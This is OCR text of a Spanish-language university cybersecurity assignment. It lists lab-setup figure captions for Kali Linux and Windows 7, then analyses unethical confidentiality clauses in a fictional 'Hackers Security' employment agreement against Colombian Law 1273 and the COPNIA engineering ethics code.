
Fuente propia del autor

Figura 18 Configuración de Red Kali Linux




Fuente propia del autor

Figura 19 sudo dmidecode Kali Linux




Fuente propia del autor

Figura 20 sudo dmidecode Kali Linux




Fuente propia del autor

Figura 21 sudo dmidecode Kali Linux




Fuente propia del autor

Figura 22 sudo dmidecode Kali Linux




Fuente propia del autor

Figura 23 nmcli Kali Linux




Fuente propia del autor

Figura 24 características Win7x86




Fuente propia del autor

Figura 25 configuración Win7x86




Fuente propia del autor

Figura 26 Configuración de Red Win7x86



Fuente propia del autor

Figura 27 systeminfo Win7x86



Fuente propia del autor

2. Actuación Ética y Legal.

2.1 Proceso ilegal y no ético que se esté estipulando en dicho acuerdo.

Después de leer y analizar el anexo 3 acuerdo; encontré en las siguientes cláusulas que lo componen, procesos ilegales y no éticos que pueden ser graves al momento de firmar el contrato de vinculación con la organización. Ya que ponen en riesgo al personal que se está vinculando, porque se hacen responsables de situaciones que no son suyas, y también los hacen abstenerse de denunciar cosas ilícitas e inadecuadas que evidencien. Las cláusulas encontradas son las siguientes:

Cuarta. Obligaciones de la parte receptora:

Esta cláusula es algo contradictoria ya que, en ciertos ítems, se evidencias situaciones de protección a la organización y al personal que está contratando y en otras los ponen en riesgo como es el caso de las situaciones que vamos a mostrar a continuación:

- No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros[13].

  En esta parte de esta cláusula le piden al personal que están contratando, que si durante el desarrollo de sus actividades y labores llegan a detectar actividades extrañas, detectan intrusos o cualquier situación donde personas sin permiso estén accediendo a esta información o compartiéndola, se queden callados, no den aviso, ni reporten estas situaciones ilícitas que pueden ser graves para la organización, a las entidades reguladoras que protegen las empresas sino que solo se informa a la organización y lo manejen de manera privada, pero esto a lo largo puede traer consecuencias porque al reservar esto de manera legal pueden ser condenadas como cómplices de estos hechos.

- Abstenerse de denunciar y publicar la información confidencial e ilegal que conozca, reciba o intercambie con ocasión de las reuniones sostenidas[14].

  Cuando se detectan situaciones ilícitas, ataques o vulnerabilidades se deben reportar ante las entidades pertinentes que están encargadas de informar a todas las organizaciones para que estas se protejan a tiempo, esto hace que el personal encargado de estar al tanto de estas situaciones maliciosas, o del equipo de trabajo encargado de esto al identificarlas realice las actividades pertinentes para proteger la organización y a su vez las reporte para prevenir el mismo ataque en otras organizaciones, para buscar el punto de ataque y tal vez poder encontrar a atacante y condenarlo, esto sería el correcto desarrollo. Pero en esta cláusula le prohíben hacerlo y en un proceso de investigación puede ser condenado como cómplice del ataque o hasta llegar a ser señalado como el atacante. Ya que reservo información impórtate que debe ser puesta a disposición de las autoridades.

- Responder por el mal uso que le den sus representantes a la información confidencial[15].

  Cuando el personal encargado de proteger la información de la organización realiza su reporte y le informa a sus representantes, de las situaciones encontradas, las vulnerabilidades a las que están expuestos, ellos deben tomar decisiones de protección, realizar las actividades pertinentes para evitar estos ataques, y protegerse de futuros ataques, pero en esta cláusula los hacen responsables del mal uso que se le dé a esta información, ya que en una

[13] UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD. Anexo 3, Acuerdo. [Sitio web]. Bogotá, Disponible en: file:///C:/Users/lys92/Downloads/Anexo%203%20-%20Acuerdo%20(1).pdf

[14] Ibid.

[15] Ibid.

investigación que se lleve a cabo o una auditoria ellos deben ser los que se declaren culpables por no hacer publica las vulnerabilidades encontradas y salvar la responsabilidades de sus jefes.

- Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento[16].

  En esta situación el personal contratado se hace responsables frente a las autoridades en caso de presentarse una situación crítica, si ellos son los que están resguardando la información, deben declararse como los principales culpables y de esta manera proteger a los representantes de la organización, así ellos no serán condenados y sus empleados son los que van a quedar como los criminales de las situaciones presentadas dentro de la organización, y ellos poder seguir con su organización sin ser juzgados ni señalados.

- La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de Hackers Security[17].

  En esta parte el personal no puede divulgar la información encontrada durante los procesos de investigación, a no ser que sean autorizados por escrito por la organización, de lo contrario deben mantenerla reservada sin importar las consecuencias que esto pueda llegar a tener, ya que en un proceso crítico, donde las autoridades se acerquen a una revisión y se encuentre esto se dará como responsables al personal que tenga la información a su cargo y no ya haya entregado a tiempo a las autoridades. Y por esto serán condenados y juzgados.

Octava. Solución de controversias:

En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security[18].

En esta cláusula se evidencia una situación riesgosa ya que el personal contratado debe tener acceso a información importante, y estar alerta a los diferentes ataques y vulnerabilidades que se presenten en la organización, por esto debe tener a su cargo en todo momento información tanto de la organización como de las situaciones encontradas, pero se le pide que si en algún caso de revisión las autoridades encuentran esto en su poder ellos deben proteger la organización y por medio de un abogado dar por escrito un documento donde libre de toda responsabilidad a la organización y en pocas palabras se

[16] Ibid.
[17] Ibid.
[18] Ibid.

culpe de todo lo que tenga en su poder, así ellos se libran de ser juzgados y su empresa quedara libre de toda responsabilidad.

Décima. Aceptación del Acuerdo: Las partes han leído y estudiado de manera detenida los términos y el contenido del presente Acuerdo y por tanto manifiestan estar conformes y aceptan todas las condiciones[19].

La última clausula es la que da por aceptado el contrato entre el personal y la organización, donde la organización deja bajo la responsabilidad y decisión de ellos la aceptación y el hacerse responsable de todas las cláusulas del acuerdo, tanto las situaciones positivas como las negativas, donde por medio de sus actividades ellos buscan dar un apoyo, solución y acompañamiento a la organización, pero a su vez se hacen responsables de la información encontrada y a la que han tenido acceso y esto pone en riesgo su profesionalismo, su ética y un futuro a lo largo de su carrera y desempeño, porque pueden verse manchados y afectados por las situaciones y datos que los obligan a ocultar. Y también pueden ser juzgados penalmente con condenas y multas que pueden destruir su carrera.

2.2 Si encontró algún proceso ilegal en el anexo 3, mencionar que artículos de la ley 1273 se podrían vulnerar en dicho acuerdo y especificar porqué vulnera artículos de la ley.

Artículo 269C. INTERCEPTACIÓN DE DATOS INFORMÁTICOS. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los trasporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses[20].

Esta artículo de la ley tiene bastante relación con el acuerdo, ya que habla de la información que compone la organización y a su vez la que encuentra el personal contratado a lo largo de sus funciones, y de la cual están infringiendo si al firmar el contrato aceptan las cláusulas donde se hacen responsables de la información y situaciones encontradas, y a su vez aceptan ser condenados y juzgados como culpables de todo lo que lleguen a encontrar las autoridades, ya que ellos de manera verbal y escrita se hacen los responsables de todo lo que este en su poder.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales,

[19] Ibid.

[20] DIARIO OFICIAL. Ley 1273 de 2009. [Sitio web]. Bogotá, [Consultada: enero 2009] Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes[21].

En este artículo de la ley encontramos similitud y relación a las cláusulas del acuerdo que debe aceptar el personal contratado, porque habla de la información que contiene la organización, y la que se encuentra a lo largo del desarrollo de sus funciones, por eso en este artículo se ve la pena a la que están expuestas las personas que tienen acceso a esta información, y que no cumplen con lo que dice la ley, y se reservan la información, la ocultan y así no saquen provecho de ella pueden afectar a otras organizaciones, por no denunciar lo encontrado, esto lo hace culpable por lo cual es sancionado y puede tener una condena de prisión.

Artículo 269H. CIRCUNSTANCIAS DE AGRAVACIÓN PUNITIVA: Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere[22]:

3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este[23].

4. Revelando o dando a conocer el contenido de la información en perjuicio de otro[24].

5. Obteniendo provecho para si o para un tercero[25].

7. Utilizando como instrumento a un tercero de buena fe[26].

8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales[27].

En este último artículo de la ley, encontramos que este compuesto por varias conductas y vamos a ver las que están relacionadas con el acuerdo de contratación, estas penas de acuerdo con la sanción se pueden aumentar, porque se trata de uso de la información, en el punto tres se habla de abuso de confianza que se da a las personas que tienen la información y la que compone la organización, aprovecharse de estas personas es una falla muy grave.

[21] Ibid.
[22] Ibid.
[23] Ibid.
[24] Ibid.
[25] Ibid.
[26] Ibid.
[27] Ibid.

En el punto cuarto se habla de las personas que no son reservadas con la información y las divulgan a personas que pueden usarla de manera fraudulenta, no cumplen con el contrato de confidencialidad y hacen publica la información para que otros hagan uso de ella de manera ilícita.

Punto quinto, hacer uso de esta información de manera fraudulenta, buscando un provecho económico personal o para otra persona, cuando se comparte, vende o se hace público los datos encontrados o adquiridos durante su cargo en la organización.

Aprovecharse de personas que realizan sus funciones de manera adecuada cumpliendo con su código ético como profesional, y los logran convencer por medio de mentiras o artimañas para que ellos brinden o exponga la información de la organización, o la encontrada durante el desarrollo de sus funciones, para usarla de manera ilegal y sacar provecho de ella.

En el punto ocho se habla de la condena que pueden llegar a tener por infringir la ley en estas situaciones de protección de la información, donde hacen uso indebido de ella, se benefician o se lucran, por eso es importante conocer la ley antes de firmar el acuerdo y saber a qué están expuestos, las condenas y sanciones a las que pueden llegar simplemente por un contrato laboral, donde pueden verse afectados de manera profesional ya que también pueden ser impedidos de cumplir las funciones de su profesión, sin contar la pena máxima de tres años.

2.3 Usted como experto en ciberseguridad aplicaría a este trabajo en Hackers Security, teniendo en cuenta su código de ética para ingenieros de COPNIA.

Después de conocer el acuerdo que hace parte de la contratación de la organización, no aceptaría la oferta laboral, ya que en el clausulado se presentan muchas situaciones que pondrían en riesgo mi profesionalismo y mi carrera, ya que se debe hacer responsable de todas las situaciones críticas que se puedan presentan a lo largo del desarrollo de las funciones, a su vez como profesional debo aceptar y cumplir la ley del código de ética de mi profesión, donde se pueden tener ciertas sanciones de acuerdo a la gravedad de la falta cometida, pero las personas que a lo largo de su carrera, se capacitan para desempeñarse de manera correcta que aceptan ser profesionales correctos, por más que las condiciones salariales estén llamativas, no es acorde con nuestros criterio y pensamiento fallar de ninguna manera para dejar de ser empleados de reconocimiento, siempre se debe tener presente que el incumplir a las leyes que rigen mi profesión pueden ser sancionadas con suspensión de la matricula profesional por periodos máximos de cinco años, pero si la falla es muy grave pueden suspender la matricula profesional y perder toda la inversión echa a lo largo de la carrera.

Siempre que un ingeniero logra su título profesional se compromete a ser una persona correcta, cumplir con las leyes y no dejarse sobornar, ni deslumbrar por dinero o cosas

